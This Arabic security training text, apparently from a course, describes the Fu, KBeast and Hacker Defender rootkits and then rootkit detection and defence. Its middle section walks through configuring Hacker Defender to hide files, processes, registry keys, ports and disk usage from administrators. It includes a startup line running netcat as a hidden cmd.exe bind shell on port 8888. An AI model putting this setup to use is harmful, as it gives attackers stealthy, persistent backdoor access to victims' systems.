
DKOM rootkits تقوم بإخفاء العملية عن طريق عدم ذكرها/اخفائها من قائمة العمليات.



Rootkit: Fu

Fu هو **infection database** والتي تعمل باستخدام **Direct Kernel Object Manipulation (DKOM)** ويأتي مع اثنين من المكونات، **the dropper (fu.exe)** و**the driver (msdirectx.sys)**. **The Fu rootkit** يعدل في كائن الكيرنل (***kernel object***) والذي يمثل العمليات في النظام. جميع كائنات الكيرنل (***kernel process objects***) ترتبط مع بعضها البعض. عندما يطلب المستخدم مثلا عملية **TaskMgr.exe** والذي يطلب من نظام التشغيل قائمة لجميع العمليات من خلال **API**، نظام التشغيل ويندوز يذهب لجميع اللنكات الخاصة بالعمليات (**process objects**) القائمة ثم يعود بالمعلومات المناسبة. يأتي هنا دور الروت كت فو والذي يقوم بإلغاء جميع الروابط المتصلة (**unlinked**) بالعمليات الذي يريد إخفائها. لذلك، يمكننا اخفاء العديد من التطبيقات، حيث لا توجد عملية.

يمكن **Rootkit: Fu** أيضا إخفاء وسرد قائمة العمليات وبرامج التشغيل (**drivers**) باستخدام تقنيات **Hooking** المختلفة. يمكنك أيضا إضافة أي من الامتيازات لأي من العمليات. هذا يمكن أن يؤدي العديد من الإجراءات في **the Windows event viewer** وتظهر كأنها شخص آخر.



Rootkit: KBeast

KBeast (Kernel Beast) هو **kernel rootkit** والذي يقوم بتحميل نفسه كانه وحدة كيرنل (**kernel module**). يدعم إصدارات الكيرنل 2.6.16، 2.6.18، 2.6.32، 2.6.35. يوفر الوصول عن بعد إلى الأنظمة باستخدام عنصر **userland component**. باستخدام وحدة النواة (الكيرنل)، يمكن أن يصبح **userland backdoor component** غير مرئي بالنسبة لتطبيقات **userland** الأخرى. هذا يمكنه إخفاء الملفات، والمجلدات، والعمليات (**ps, pstree, top, lsof**) التي تبدأ مع القيم المعرفة من قبل المستخدم. يمكنك استخدام قدرات ال **Keylogging** لالتقاط أنشطة المستخدم. لتنفيذ واجهة **netstat** في **userland**، **KBeast** يحصل على الوصول الى النظام من خلال اصطياد (**hocking**) جدول استدعاءات النظام وهياكل العمليات.

نجد اننا استخدمنا المصطلح **userland** كثيرا فما هوا؟
حيث نجد ان التطبيقات تنقسم الى نوعين نوع يعمل على مستوى الكيرنل ونوع يعمل على مستوى المستخدم ولا يتعامل مع الكيرنل مباشرة وهذا ما يسمى **userland** وقد نجد ان في بعض التطبيقات الواحدة تشمل النوعين.


فيما يلي بعض من المميزات التي يمكن ان يقوم بها KBeast كالاتي:

- Hiding this loadable kernel module يقوم بإخفاء وحدات الكيرنل الذى قام بتحميلها.
- Hiding files/directory يقوم بإخفاء الملفات والمجلدات.
- Hiding process (ps, pstree, top, lsof) يقوم بإخفاء العمليات.
- Hiding socket and connections (netstat, lsof) يقوم بإخفاء السوكيت والاتصالات.
- Keystroke logging to capture user activity تسجيل ضربات المفاتيح لتسجيل أنشطة المستخدمين.
- Anti-kill process لمنع غلق التطبيقات بالقوة.
- Anti-remove file لمنع حذف الملفات بالقوة.
- Anti-delete this loadable kernel modules منع حذف وحدات الكيرنل بالقوة.
- Local root escalation backdoor
- Remote binding backdoor hidden by the kernel rootkit الاتصال عن بعد ب backdoor المخبأ بواسطة الروت كت.

Hacker Defender: It is Not What You Think

أول الأشياء؛ لا تدع الاسم يخدعك، **Hacker Defender** هو **rootkit**. أنها ليست وسيلة للدفاع عن المتسللين! **Hacker Defender** هو **rootkit** خاص بالويندوز والتي هي سهلة نسبيا لافهم والاعداد. **Hacker Defender** هو ويندوز روت كيت، وهذا يعني أنك سوف تحتاج إلى نشرها على جهاز ويندوز. سوف تحتاج أيضا إلى البحث في الإنترنت للحصول على نسخة من **Hacker Defender**، من المؤكد يجب أن تكون أكثر حذرا عند تنزيل وتركيب البرمجيات الخبيثة عمدا(**malware program**) !

هناك ثلاثة ملفات رئيسية متضمنة في **Hacker Defender** التي يجب أن تكون على علم: **hxdef100.exe**، **hxdef100.ini**، و**bdcli100.exe**. على الرغم من أن الملف مضغوط. سيتضمن العديد من الملفات الأخرى، سنركز اهتمامنا على الملفات الثلاثة هذه. **Hxdef100.exe** هو الملف القابل للتنفيذ الذي يدير **Hacker Defender** على الجهاز المستهدف. **Hxdef100.ini** هو ملف الاعداد حيث من خلاله يمكن إنشاء الخيارات التي نريد استخدامها وقائمة البرامج أو الملفات أو الخدمات التي نريد أن إخفائها. **Bdcli100.exe** هو برنامج العميل الذي يستخدم للاتصال مباشرة مع **backdoor** الخاص ب **Hacker Defender**.
بمجرد الانتهاء من تحميل الملف **hxdef100.zip** إلى الهدف الخاص بك، فإنك تحتاج إلى فك الضغط عليه. لإبقاء الامور بسيطة قدر الإمكان، فمن الأفضل إنشاء مجلد واحد على جذر محرك الأقراص الهدف البارتش الذي يحمل نظام التشغيل ويندوز (**partition C**).
على سبيل المثال، سوف نقوم بإنشاء مجلد على المحرك **(C:\)**يدعى "**rk**" (**for rootkit**). يتم وضع كافة الملفات بما في ذلك **hxdef100.zip** ومحتوياته الغير مضغوطة داخل هذا المجلد. هذا سيجعل من الاسهل تتبع الملفات، وتوفير موقع مركزي لتحميل أدوات إضافية، وجعل إخفاء هذا المستودع المركزي أسهل بكثير. وبمجرد الانتهاء من فك ضغط ملف **hxdef100**، يمكنك أن تبدأ في إعداد **Hacker Defender** عن طريق تعديل الملف **hxdef100.ini**.
بمجرد فتح الملف **.ini**، سترى عدد من الأقسام المختلفة. يبدأ كل قسم رئيسي مع اسم مغلق في قوس مربع. ويبين الشكل التالي مثال لملف التكوين/الاعداد الافتراضي:


```
hxdef100 - Notepad
File  Edit  Format  View  Help
[Hidden Table]
hxdef*
rcmd.exe

[Hidden Processes]
hxdef*
rcmd.exe

[Root Processes]
hxdef*
rcmd.exe

[Hidden Services]
HackerDefender*

[Hidden RegKeys]
HackerDefender100
LEGACY_HACKERDEFENDER100
HackerDefenderDrv100
LEGACY_HACKERDEFENDERDRV100
```

Screenshot of the hxdef100.ini configuration file.



كما ترون من الشكل السابق، هناك العديد من العناوين بما في ذلك [الجدول مخفي(*hidden table*)]، [العمليات الخفية (*hidden process*)]، [عمليات الجذر(*root process*)]، [الخدمات المخفية(*hidden services*)]، وغيرها. ستلاحظ أيضا أن ملف تكوين **Hacker Defender** يتضمن زوجين من الإدخالات الافتراضية. تستخدم هذه الإدخالات لإخفاء ملفات **Hacker Defender** والتي بنيت في **backdoor** لذلك لم يكن لديك لتعديل هذه أو إجراء تغييرات إضافية. لاحظ أيضا أن الملف **ini** يدعم استخدام أحرف **wildcards** مع الحرف "*****". في هذه الحالة، أي الملف يبدأ بالحروف **hxdef** سيتم إضافته تلقائيا الى القائمة.

طريقة العمل بداية من الجزء العلوي من خلال كل العناوين. يحمل عنوان القسم الأول [الجدول المخفي(*hidden table*)]. أي من الملفات أو المسارات أو المجلدات المدرجة في إطار هذا البند سوف تكون مخفية من المستكشف (**explorer**) ومدير الملفات (**file manager**) المستخدمة من قبل **Windows**. إذا قمت بإنشاء مجلد على جذر محرك الأقراص كما اقترح في وقت سابق، تأكد من إدراجه هنا. بناء على المجلد الذي قمنا بإنشائه في المثال السابق، فسوف نقوم بإدراج "**rk**" في المقطع [الجدول المخفي(*hidden table*)].

في المقطع [العمليات الخفية (*hidden process*)]، سوف تقوم بسرد قائمة كل من العمليات أو البرامج التي تريد أن تكون مخبأة عن المستخدم. كل من العمليات المذكورة هنا سوف تكون مخفية عن المستخدم المحلي عند عرض العمليات قيد التشغيل حاليا مع مدير المهمات (**task manager**). كمثال، نفترض أنك تريد إخفاء برنامج الآلة الحاسبة. في هذه الحالة، سوف تحتاج لسرد برنامج الحاسبة تحت المقطع [العمليات الخفية (*hidden process*)]. بإضافة **calc.exe** إلى المقطع [العمليات الخفية (*hidden process*)]، فإن المستخدم لن يكون قادرا على العثور أو التفاعل مع برنامج الآلة الحاسبة. بمجرد بدء **rootkit** لدينا، فلن يوجد أي برنامج آلة حاسبة متوفرة على الكمبيوتر.

يستخدم القسم [عمليات الجذر(*root process*)]، للسماح لبرامج معينه للتفاعل مع وعرض المجلدات والعمليات المخفية سابقا. تذكر أنه في الأجزاء السابقة، كنا قد ازالنا قدرة جهاز الكمبيوتر للكشف عن، النظر، والتفاعل مع مختلف الملفات والبرامج. في هذا القسم، نقوم بسرد قائمة البرامج التي نريدها ان تحصل على السيطرة الكاملة. بحيث يسمح للبرامج المذكورة هنا لمشاهدة والتفاعل مع برامج على النظام، بما في ذلك تلك الواردة في [الجدول المخفي(*hidden table*)] و [العمليات الخفية (*hidden process*)].

إذا كان لديك أي من البرامج التي من شأنها التثبيت كخدمة أو تشغيل الخدمات مثل بروتوكول نقل الملفات، خوادم الشبكة، **backdoor**، وما إلى ذلك، فسوف تحتاج إلى إدراجها في القسم [الخدمات المخفية(*hidden services*)]. مثل كل الأقسام أخرى، فإن القسم [الخدمات المخفية] يقوم بإخفاء كل من الخدمات المذكورة. مرة أخرى، عند التعامل مع مدير المهمات(**task manger**) ، سيتم أخفاء أي من البرنامج المذكورة هنا من "قائمة الخدمات".

يمكنك استخدام [**Hidden REGKEYS**] لإخفاء مفاتيح تسجيل (**REGKEY**) معينة. تقريبا جميع برامج إنشاء مفاتيح التسجيل عند تركيبها أو تشغيلها على جهاز الكمبيوتر. قسم [**Hidden REGKEYS**] يمكن استخدامها لإخفاء كل من هذه المفاتيح. وسوف تحتاج إلى التأكد من ذكرها جميعا من أجل تجنب الكشف.
بعض الحالات تتطلب سيطرة أكثر من مجرد إخفاء مفاتيح بأكمله. إذا كان المفتاح مفقود (أو مخفى)، فان مسؤول النظام قد يشتبه في ذلك. للتعامل مع هذه الحالات، فان **Hacker Defender** يسمح لنا باستخدام القسم [**Hidden RegValues**] وهذا سوف يقوم بإخفاء القيم الفردية بدلا من المفتاح بأكمله.

القسم [**Startup Run**] هي قائمة البرامج التي سوف يتم تشغيلها تلقائيا بمجرد بدأ **Hacker Defender**. وهذا سيكون مكانا جيدا لسرد الأمر **Netcat** لو كنت مهتما بإنشاء مجموعة **backdoor**. فقط تأكد من وضعه في وضع المستمع(**Listener mode**) .

تماما مثل تثبيت البرامج على جهاز ويندوز والتي تقوم تلقائيا بإنشاء مفاتيح التسجيل والقيم، تركيب البرامج على الجهاز الهدف يتطلب مساحة على القرص الصلب. هنا مرة أخرى، مسؤول الناظم يمكنه أن يلاحظ إذا قمت بتثبيت برنامج يتطلب الكثير من مساحة القرص. إذا كان المستخدم يبدأ جهاز الكمبيوتر الخاص به في صباح أحد الأيام ويكتشف أن أكثر من نصف مساحة القرص الصلب فجأة تم استخدامها، فان هذا سوف يثير بعض الشبهات لديه. يمكنك استخدام المقطع [**Free Space**] لدفع الكمبيوتر إلى " إضافة مرة أخرى " كمية المساحة الحرة التي تم استخدمتها. بحيث إدخال رقم هنا سوف يفرض على الكمبيوتر بالإبلاغ عن المساحة الحرة المتوفرة الفعلية بالإضافة إلى الرقم الذي قمت بإدخاله في هذا القسم. بعبارة أخرى، إذا قمت بتثبيت برنامج يتطلب 1 غيغابايت من المساحة الحرة، فإنك يجب أن تضيف 1073741824 في القسم [**Free Space**]. وبذلك يقلل من احتمال الاكتشاف. يرجى ملاحظة أن يتم سرد هذا الرقم في صورة بايت. إذا كنت بحاجة إلى مساعدة في تحويل المساحة من بايت إلى كيلو بايت إلى غيغا بايت ميغا بايت، فهناك العديد من الآلات الحاسبة الجيدة المتاحة على شبكة الإنترنت. ببساطة جوجل " حاسبة كيلو بايت إلى ميغابايت ".

إذا كنت تعرف المنافذ التي تخطط لفتحها، يمكنك إدراجها ضمن المقطع [Hidden Ports]. ستلاحظ أن هذا القسم ينقسم أيضا إلى الإدخالات التالية: TCPI، TCPO، وUDP. "TCPI:" هذا هو المكان الذي يتم فيه سرد المنافذ الواردة (Inbound Ports) التي تريد إخفائها عن المستخدم. إذا كان لديك منافذ متعددة تريد وضعها هنا، ببساطة يفصل بينهما فاصلة. "TCPO:" هذا هو المكان الذي يسرد فيه منافذ TCP الصادرة التي تريد أن تكون مخفية عن المستخدم. "UDP:" يستخدم هذا القسم لتحديد منافذ UDP الذي تريد إخفاؤها.

الآن أصبح لديك فكرة عن كيفية تكوين إعدادات Hacker Defender الأساسية، دعونا نفحص الأداة في العمل. لهذا المثال، سوف نقوم بتثبيت Hacker Defender في المجلد على محرك الأقراص الجذري \:C والذي يسمى "rk". سوف نضع أيضا نسخة من Netcat في هذا المجلد. يبين الشكل التالي مثال على ملف الاعداد.

```
hxdef100 - Notepad
File  Edit  Format  View  Help
[Hidden Table]
hxdef*
rcmd.exe
rk

[Hidden Processes]
hxdef*
rcmd.exe
nc.exe

[Root Processes]
hxdef*
rcmd.exe

[Hidden Services]
HackerDefender*

[Hidden RegKeys]
HackerDefender100
LEGACY_HACKERDEFENDER100
HackerDefenderDrv100
LEGACY_HACKERDEFENDERDRV100


[Hidden RegValues]

[Startup Run]
c:\rk\nc111nt\nc.exe -L -p 8888 -e c:\windows\system32\cmd.exe
```


Newly configured hxdef100.ini file.

ستلاحظ أنه ليس هناك سوى بضعة أسطر إضافية تم إضافتها إلى ملف التكوين الافتراضي. في هذا المثال، قمنا بإضافة المجلد "rk" إلى المقطع [Hidden Table]، والملف قابل للتنفيذ Netcat إلى المقطع [Hidden Process]، وأخيرا، إعداد Netcat للبدء تلقائيا في وضع الملقم وتوفير طرفية cmd في المنفذ 8888 من الهدف. إذا أردت إضافة طبقة إضافية لتأكيد الاختفاء، يمكن ذلك من خلال إضافة 8888 إلى المقطع [Hidden Ports].


الشكل التالي يظهر اثنين من اللقطات قبل بدء عمل hacker Defender. لاحظ أن كلا من المجلد "rk" والبرنامج Netcat (nc.exe) مرئي.




ومع ذلك، بمجرد تشغيل/تنفيذ الملف hxdef100.exe، فان Rootkits يصبح في القوة الكاملة. يوضح الشكل التالي أن كل من المجلد "rk" والبرنامج "nc.exe" أصبحا غير مرئيين بالنسبة للمستخدم.



كما ترون، حتى الجذور أبسط **Rootkits** مثل **Hacker Defender** قادرة تماما على اخفاء الملفات. **Rootkits** هي موضوع واسع ونحن يمكن بسهولة تخصيص كتاب كامل إلى التفاصيل الفنية وتركيبتها والأعمال الداخلية. تكنولوجيا **Rootkits**، مثل كل البرمجيات الخبيثة، تواصل تطوير بوتيرة مذهلة. من أجل إتقان **Rootkits**، فسوف تحتاج للبدا في الفهم السليم لنواة نظام التشغيل. بمجرد الانتهاء من تغطية الأساسيات، ويشجع بشدة لك الغوص في **malware rabbit hole** ونرى كيف ستسير الامور العميقة.





Detecting Rootkits

تصنف تقنيات الكشف عن الروت كت كالآتى، **signature**، **heuristic**، **integrity**، **cross-view-based**، و**Runtime Execution Path Profiling**.

Signature-based Detection

طريقة الكشف القائمة على **Signature** تعمل وكأنها بصمة الروت كت. يمكنك القيام بذلك عن طريق مقارنة تسلسل بايت من ملف مقارنة مع تسلسل بايت لملف آخر ينتمي إلى برنامج خبيث(**malware program**) . يستخدم هذا الأسلوب في الغالب على ملفات النظام. الروت كت تكون دائما غير مرئية ويمكن الكشف بسهولة عنها عن طريق فحص ذاكرة **kernel**. فرص نجاح الكشف القائم على **Signature** قليله نظرا لميل الروت كت لإخفاء الملفات عن طريق قطع مسار التنفيذ للبرامج الكشف.

Heuristic Detection

Heuristic detection يعمل عن طريق تحديد الانحرافات في أنماط نظام التشغيل العادية أو السلوكيات. هذا النوع من الكشف يعرف أيضا باسم الكشف عن السلوكيات(**behavioral detection**) . **Heuristic detection** قادر على تحديد الروت كت الجديدة، المجهولة



سابقا. هذه القدرة تكمن في كونه قادرا على التعرف على الانحرافات في أنماط نظام التشغيل العادية أو السلوكيات. تنفيذ **path hooking** هو أحد الأشياء التي تسبب انحرافات في السلوك والتي تسبب الكشف القائم على **heuristic** لتحديد الروت كت.

Integrity-based Detection

تتمثل وظيفة **Integrity-based detection** على المقارنة بين ملفات النظام الحالي وسجلات التمهيد(**boot record**) ، أو صوره من الذاكرة مع قواعد أساسيه (**base-line**) وموثوق فيها ومعروفه. الأدلة على وجود أي نشاط ضار يمكن أن يلاحظ من قبل الاختلاف بين لقطات الحالية والقواعد الأساسية.

Cross-view-based Detection

تتمثل وظيفة تقنية **Cross-view-based detection** على افتراض أن نظام التشغيل قد تم تخريبه من خلال بعض الطريق. هذا يقوم بتعداد ملفات النظام والعمليات ومفاتيح التسجيل عن طريق استدعاء **APIs**. ثم تتم مقارنة المعلومات التي تم جمعها مع مجموعة البيانات التي تم الحصول عليها من خلال استخدام خوارزمية تعبر من خلال نفس البيانات. تعتمد هذه التقنية على حقيقة أن **Hooking API** أو التلاعب في بنية بيانات الكيرنل يؤدى الى إفساد البيانات التي يتم إرجاعها من قبل نظام التشغيل **APIs**، مع آليات المستوى المنخفض تستخدم لإنتاج نفس المعلومات مجانا من **DKOM** أو **hook manipulation**.

Runtime Execution Path Profiling

تقنية **Runtime Execution Path Profiling** تقارن بين **Runtime Execution Path Profiling** لجميع عمليات النظام والملفات القابلة للتنفيذ. الروت كت يضيف الأكواد الجديد بالقرب من مسار تنفيذ روتين معين، بغية زعزعة استقرارها. عدد التعليمات المنفذة قبل وبعد الروتين معين يتم اصطيادها (**hooked**) وتكون مختلفة إلى حد كبير.

الخطوات لاكتشاف الروت كت Steps For Detecting Rootkits

المصدر: http://research.microsoft.com/

نتبع الخطوات التالية للكشف عن الروت كت:

1- نقوم بتشغيل الأوامر التالية على الجهاز المصاب ثم حفظ النتائج.


dir /s /b /ah
dir /s /b /a-h

2- نقوم بتشغيل النظام من خلال أسطوانة تشغيل غير مصابه (**Boot into a clean CD**)ثم نقوم بتشغيل الأوامر التالية ثم حفظ النتائج في ملف.

dir /s /b /ah
dir /s /b /a-h

3- نقوم بتشغيل اصدار غير مصاب من **WinDiff** من خلال أسطوانة تشغيل **CD** على نتائج الخطوتين السابقتين لاكتشاف الملفات المخفاة.

ملحوظه: يمكن أن يكون هناك بعض النتائج الكاذبة. أيضا، هذا لا يكشف عن stealth software الذي يخفي في BIOS، بطاقة الفيديو EEPROM، قطاعات القرص سيئة(bad disk sector) ، والجداول البديلة للبيانات، الخ.



Defending Against Rootkits

من المهم أن نفهم أنه من أجل تكوين وتثبيت الروت كت، فانه يتطلب الوصول الإداري إلى النظام الهدف. وبالتالي فان الخطوة الأولى هي الهجوم الذي يؤدي إلى هذا الوصول ولكنه في كثير من الأحيان يكون صاخبا ويسهل كشفه. وبالتالي فإن الخطوة الأولى في تجنب الروت هو تقليل الصلاحيات بالنسبة للمستخدمين. هناك عدد قليل جدا من المشروعات التي يسمح فيها للمستخدمين التشغيل مع حقوق المسؤول الكامل. لذلك الان يوفر معظم أنظمة التشغيل الحديثة القدرة على رفع الامتيازات مؤقتا مع الاوامر " **su** " أو " **run as administrator**".

